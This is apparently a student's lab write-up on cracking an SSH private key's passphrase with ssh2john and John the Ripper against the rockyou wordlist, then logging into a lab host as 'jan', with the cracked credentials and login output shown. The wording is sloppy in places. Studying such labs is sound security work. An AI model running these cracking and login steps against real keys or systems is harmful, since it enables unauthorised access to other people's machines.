Crack SSH Private Key Passwords with John the Ripper

I use system basic 2 on retake exam belt to do this lab

Secure Shell is one of the most common network protocols, typically used to manage remote machines through an encrypted connection. However, SSH is prone to password brute-forcing. Key-based authentication is much more secure, and private keys can even be encrypted for additional security. But even that isn't bulletproof since SSH private key passwords can be cracked using John the Ripper.


SSH Key-Based Authentication

The standard way of connecting to a machine via SSH uses password-based authentication. This has the advantage of being easier to set up but suffers security-wise due to being prone to brute-forcing and password guessing.

Key-based authentication, on the other hand, uses cryptography to ensure secure connections. A key pair is generated consisting of a public and private key. The private key should be kept secret and is used to connect to machines that have the matching public key.

The public key is used to encrypt communication that only the associated private key can decrypt. This makes it nearly impossible for hackers to compromise SSH sessions unless they have access to the private key.

The below steps assume you have already gained access to a target computer from your local machine. I'm using Kali Linux as the local.




Ssh2john

Ssh2john is part of John the Reaper suite. This is a script that basically transforms [RSA/DSA/EC/OPENSSH (SSH private keys)] private key to john format for later cracking using JtR.

How to


Having an RSA private key already

- cat key1
- key1 == id_rsa




locate the ssh2john script using find

- find / -iname *ssh2john* > /dev/null
- locate *ssh2john*




Run the script against the RSA private key 'id_rsa', and create a new file with the content of the output

- **/usr/share/john/ssh2john.py**
- **/usr/share/john/ssh2john.py key1 > key1.john**
- **Cat key1.john**
- **Key1 == id_rsa**




Now that we created the new file named key1.john, we need to run john against it. We will use rockyou.txt as the wordlist. The result is as beeswax the password.

john --wordlist=/usr/share/wordlists/rockyou.txt key1.john




Knowing already the username of the owner of this private key. We can try to SSH to our target machine.

- ssh -i key1 jan@192.168.1.153 -p 22
- Password: beeswax



Change permission file key1


(root najd)-[/home/kali/Desktop]
ssh -i key1 jan@192.168.1.153 -p 22
Enter passphrase for key 'key1': beeswax
jan@192.168.1.153's password: armando
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
283 packages can be updated.
201 updates are security updates.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Last login: Sat Jan 29 06:24:55 2022 from 192.168.1.102
jan@basic2:~$